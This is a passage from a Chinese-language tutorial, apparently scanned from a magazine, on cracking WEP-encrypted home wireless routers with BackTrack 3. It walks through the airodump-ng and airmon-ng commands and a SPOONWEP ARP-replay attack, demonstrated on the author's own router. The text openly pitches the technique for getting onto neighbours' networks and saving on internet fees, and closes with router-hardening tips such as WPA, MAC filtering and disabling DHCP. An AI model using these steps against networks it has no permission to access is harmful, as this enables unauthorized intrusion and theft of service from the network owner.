rausb0**命令来获取ap信息，这里简单解释一下：hacker为抓包保存的文件名，可随意起，rausb0就是我那块支持BT3的无线USB网卡，如果你电脑的网卡是支持BT3的内置网卡，这里就相应的换成eth1即可。如果第一次执行**airodump-ng -w hacker rausb0**命令，它会提示一些信息，这里不用管它再重新执行一遍此命令，正常的话如果本地有无线信号就会看到如图4所示的界面，这里再简单说明一下：BSSID对应的是无线路由的MAC地址，这里是00:21:27:60:48:e6；PWR是无线路由的信号强度，这里76说明信号已经很强了；beacons是向此路由发送数据包的数量，#data是网卡抓到的数据包量，破解无线路由首选这两项变化比较迅速的无线路由。CH是无线路由的信道，这里是6；MB是显示的带宽的模式，这里是54M的无线带宽。ENC和CIPHER是无线路由的加密模式，这里显示是WEP加密，由于WEP破解比较简单，在信号好的情况下只需要截取一定的数据包就可以达到破解的目的，本文就教大家破解WEP模式加密的无线的路由，而WPA模式加密则只能使用暴力破解法得出密码，以后再给大家慢慢讲解。ESSID是无线路由SSID号，这里是conglin。

为了让大家理解这些概念，本文是以我自已家的无限网卡为例，附上无线路由的设置图，大家可以对比观看加强理解，如图5，从图中可以看出我采用的是WEP加密方式，密码我选择的是64位，也就是10个字符，密码为2222222222（当然，如果是破解别人家的密码，这些信息是看不到的，否则也不用破解了）。接下来我们就要开始破解了，先要激活网卡的监听模式，新开一个SHELL输入命令：**airmon-ng start rausb0 6**（同理，如果是内置无线网卡这里rausb0就改为eth1，这里的6就是上面显示的信道，结合图4看，如果你破解的不是6就改为相应的数字），成功加载监听模式后如图6。成功监听后，我们就可以启动BT3内置的SPOONWEP工具进行破解（也可以不用此工具全部用命令破解，为了照顾新手这里我就使用SPOONWEP来进行




图3




图4




图1



图2




图5

破解，目前SPOONWEP的最新版本为SPOONWEP2，本文先以BT3自带的SPOONWEP进行破解）。




图6

在SHELL里输入**SPOONWEP**回车开启破解工具，如图7，有界面就方便多了，在victim mac输入要破解路由的MAC地址，在NET CARD选择用来破解的无线网卡，这里也就是我的rausb0，下面的channel是选择信道的，这里选择6。下面的窗口选择攻击模式，一般选择第二项p0841 replay attack，也就是平常所说的－2攻击。最后那个选框是选择加密模式，由于不知道是64位加密的还是128位加密的，就选择默认的unknow key length即可，如果想节省时间，也可以先选择64位加密模式破解看看，因为很多人都是用的64位加密模式。

最后点下LAUNCH就开始破解了，破解的速度和信号的强度以及路由器的活跃程度有关系，顺利的话基本1分钟就可以搞定了，遇到不太活跃的可能就要等几个小时了，破解成功如图8所示，在图的最下方可以看到成功破解出了密码2222222222，并不是纯数字才破解的快，由于是WEP加密，这里不论是设置的多复杂的数字＋字母，破解速度都是一样的，所以遇到WEP和WPA都存在的无线环境，首选破解WEP的无线路由。已经知道了无线密码就可以关闭退出BT3，关闭虚拟机了，如果对方没有做特别设置的话，在Windows下利用无线密码2222222222成功连接到无线路由器就可以免费上网了，这样网费钱就省出来了。

现在知道无线网络的脆弱了吧，不过通过一些设置也可以加强它的安全性，把蹭网者拒之门外。这里可以结合图5的无线路由来进行设置，我的是TP-LINK的，现在很多家用也都是这个品牌，其他品牌的路由设置也大同小异。首先关闭允许SSID广播，这样在Windows下就不能直接搜索到无线信号了，不过这也只是相对的安全，因为利用一些工具还是可以轻松把无线信号揪出来的。在下方的安全类型选择WAP加密方式，并且设置一个复杂的密码，一般人没有耐心是不会破解出来的。还有就是要把DHCP功能关闭，并且网关的IP设置的另类一点，比如设成192.168.1.56，这样就算是破解出来，不知道网关也上不去。还有一个安全之策就是MAC地址绑定，在路由的MAC地址过滤里，添加通过无线路由上网的MAC地址，然后在过滤规则里，选中禁止列表中生效规则之外的MAC地址访问本无线网络，然后单击启用过滤按钮就可以生效了，如图9，经过这样一系列设置之后就安全多了，现在你就可以安心的上网了。




图8

